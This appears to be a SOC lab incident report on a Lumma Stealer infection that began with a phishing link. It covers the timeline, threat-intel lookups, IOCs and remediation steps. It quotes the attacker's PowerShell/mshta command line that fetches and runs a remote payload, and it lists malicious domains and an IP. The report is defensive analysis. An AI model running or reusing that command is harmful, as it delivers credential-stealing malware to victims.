SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing

📋 Security Incident Investigation Report

> Incident ID: IR-2025-LS-338
>
> **Report Date:** 21 July 2025
>
> **Lead Analyst:** Febrian Ramadhan
>
> **Incident Status:** Closed

---

1. Executive Summary

> On March 13, 2025, a high-fidelity alert (SOC338) indicated a Lumma Stealer infection on the host Dylan originating from a sophisticated phishing campaign. The threat actor lured the user into clicking a malicious link, which led to a multi-stage payload execution chain. The attack utilized a DLL Side-Loading technique and leveraged legitimate Windows utilities (PowerShell, mshta.exe) to evade defenses. The investigation confirmed successful Command & Control (C2) communication, indicating potential data exfiltration. The host was successfully contained to mitigate the threat.

---

2. Attack Narrative & Timeline


Attack Chronology

Timestamp (UTC)	Tactic (MITRE ATT&CK)	Activity Description	Data Source
Mar 13, 2025, 09:44 PM	**T1566.002 - Phishing: Link**	User Dylan received a phishing email from update@windows-update.site containing a malicious link.	Email Logs
Mar 13, 2025, 10:01 PM	**T1204.001 - User Execution: Link**	User clicked the link, navigating to the malicious domain windows-update.site.	EDR Browser History
Mar 13, 2025, 10:01 PM	**T1218.005 - System Binary Proxy Execution: Mshta**	The malicious site initiated a multi-stage infection process using PowerShell and mshta.exe to download and execute the final payload.	EDR Terminal History
Mar 13, 2025, 10:02 PM	**T1071.001 - C2: Web Protocols**	The Lumma Stealer payload established a Command & Control (C2) connection to the C2 server overcoat.passably.shop.	EDR Network Logs
Mar 13, 2025, 10:02 PM	**Detection**	EDR triggered an alert based on the suspicious process chain and C2 communication.	EDR Alert

3. Technical Analysis

Initial Access: Phishing Analysis

- **Vector:** The attack originated from a phishing email sent from the address update@windows-update.site (SMTP: 132.232.40.201).
- **Threat Intelligence:**
  - The SMTP address 132.232.40.201 was identified as malicious by VirusTotal.
  - The malicious domain windows-update.site was also confirmed as malicious by multiple security vendors.



1/94 security vendor flagged this IP address as malicious

132.232.40.201 (132.232.0.0/16)
AS 45090 (Shenzhen Tencent Computer Systems Company Limited)

CN

Last Analysis Date
4 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Basic Properties

Network	132.232.0.0/16
Autonomous System Number	45090
Autonomous System Label	Shenzhen Tencent Computer Systems Company Limited
Regional Internet Registry	APNIC
Country	CN
Continent	AS

Registration Data (RDAP)

IP Version:
v4
Address Range:
132.232.0.0 - 132.232.255.255
CIDR(s):
- 132.232.0.0/16

Network Name:
TENCENT-CN
Allocation Type:
ALLOCATED PORTABLE



11/94 security vendors flagged this domain as malicious

windows-update.site

phishing and fraud   Malware Sites

Creation Date
4 months ago

Last Analysis Date
9 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Categories

Sophos	phishing and fraud
Webroot	Malware Sites

Last DNS records

Record type	TTL	Value
A	300	104.21.4.178
A	300	172.67.132.82
NS	21600	dion.ns.cloudflare.com
NS	21600	kehlani.ns.cloudflare.com
+ SOA	1800	dion.ns.cloudflare.com


Last HTTPS Certificate

JARM Fingerprint
27d40d40d00040d1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c

Last HTTPS Certificate

```
Data:
  Version: V3
```

- **User Action:** EDR browser history confirmed that the user Dylan clicked the link and navigated to the malicious site, initiating the infection.



Endpoint Information

Host Information

Hostname:	Dylan	Domain:	LetsDefend
IP Address:	172.16.17.216	Bit Level:	64
OS:	Windows 10	Primary User:	Dylan
Client/Server:	Client	Last Login:	Mar, 14, 2025, 12:05 PM


Action

Containment: ☒

EVENT TIME	DOMAIN NAME/URL
2025-03-13 23:26:08	https://windows-update.site/

Endpoint Analysis: Multi-Stage Execution


- **Host Identified:** Dylan
- **Execution Chain:** The investigation of the EDR's terminal history revealed a sophisticated, three-stage execution chain orchestrated by PowerShell.exe. This TTP is designed to gradually infiltrate the system and evade detection.
- **Payload Delivery (Stage 2):** The key execution stage involved the use of mshta.exe, a legitimate Windows binary, to download and execute a payload from a remote server. This is a classic **"Living off the Land"** technique.
  - **Command Line:** powershell.exe -Command "mshta.exe https://overcoatpassably.shop/Z8UZ.../maloy.mp4"



Hostname: Dylan
IP Address: 172.16.17.216
OS: Windows 10
Client/Server: Client
Domain: LetsDefend
Bit Level: 64
Primary User: Dylan
Last Login: Mar, 14, 2025, 12:05 PM

Containment: Host Contained

EVENT TIME	COMMAND LINE
Mar 13 2025 23:26:19	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershell -Command...
Mar 13 2025 23:26:31	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "mshta.exe http...
Mar 13 2025 23:26:32	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershell -Command...




COMMAND LINE

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command
"mshta.exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4"
```

- **Deception Tactic:** The use of a .mp4 extension in the URL is a deliberate deception tactic to masquerade the true payload, which was an executable script (.hta), thereby bypassing simple network filters.

Network Analysis: C2 Communication

- **Suspicious Connections:** EDR logs confirmed an outbound network connection from the host Dylan to the C2 domain overcoat.passably.shop (resolving to IP 132.232.40.201).
- **Analysis:** This connection confirms that the Lumma Stealer payload was successfully executed and established a channel for data exfiltration and further commands.



Client/Server: Client   Last Login: Mar, 14, 2025, 12:05 PM

EVENT TIME	DESTINATION DOMAIN/IP ADDRESS
Mar 13 2025 23:26:08	132.232.40.201
Mar 13 2025 23:26:16	142.250.190.35
Mar 13 2025 23:26:18	34.104.35.123
Mar 13 2025 23:26:20	172.67.139.19
Mar 13 2025 23:26:23	172.31.12.250
Mar 13 2025 23:26:36	35.190.80.1
Mar 13 2025 23:27:15	77.88.21.119
Mar 13 2025 23:28:11	34.104.35.123

4. Scope of Impact

- **Impacted Assets:**
  - Dylan (Host) - Status: Contained & Isolated. Re-imaging is required.
- **Impacted Accounts:**
  - Dylan (User) - Full credential compromise is assumed. Immediate, enterprise-wide password reset is required.
- **Impacted Data:**
  - **Data Type:** User credentials (browsers, email clients), system information, browser cookies, cryptocurrency wallets.
  - **Data Exfiltration:** Confirmed, based on the successful C2 connection.

5. Indicators of Compromise (IOCs)

IOC List

IOC Type	Value	Context
IP Address	132.232.40.201	Phishing SMTP & C2 Server
Domain	windows-update.site	Phishing Landing Page
Domain	overcoat.passably.shop	C2 / Payload Host
URL	https://overcoat.passably.shop/.../maloy.mp4	Malicious Payload URL

6. Recommendations

Immediate Actions (Completed)

- Host Dylan has been isolated from the network.

Short-Term Hardening (1-2 Weeks)

- **Eradication:** Re-image the compromised host.
- **Credential Reset:** Enforce an immediate, mandatory password reset for the user Dylan.
- **Block IOCs:** Ensure all identified IPs and Domains are blocked at the firewall, proxy, and email gateway.
- **Threat Hunting:** Conduct a hunt for any other hosts in the environment communicating with the identified C2 IOCs.

Long-Term Strategic (1-3 Months)

- **Endpoint Hardening:** Create a detection rule to alert on mshta.exe or powershell.exe making network connections to newly observed or uncategorized domains.
- **Email Security:** Enhance email gateway rules to better scrutinize and flag emails from newly registered domains or those using deceptive naming conventions like "windows-update".
- **Security Awareness:** Use this incident as a concrete example in the next security awareness campaign to illustrate the dangers of clicking links in unsolicited emails.

7. Lessons Learned

- **What Went Well?**
    - The EDR successfully captured the detailed process and terminal history, which was crucial for deconstructing the multi-stage attack chain.
- **Areas for Improvement?**
    - The initial phishing email bypassed the email filter. This indicates a need to review and strengthen the filtering rules, possibly by incorporating better domain age and reputation checks.
    - The user was successfully lured by the phishing attempt. This highlights the ongoing need for continuous and engaging security awareness training.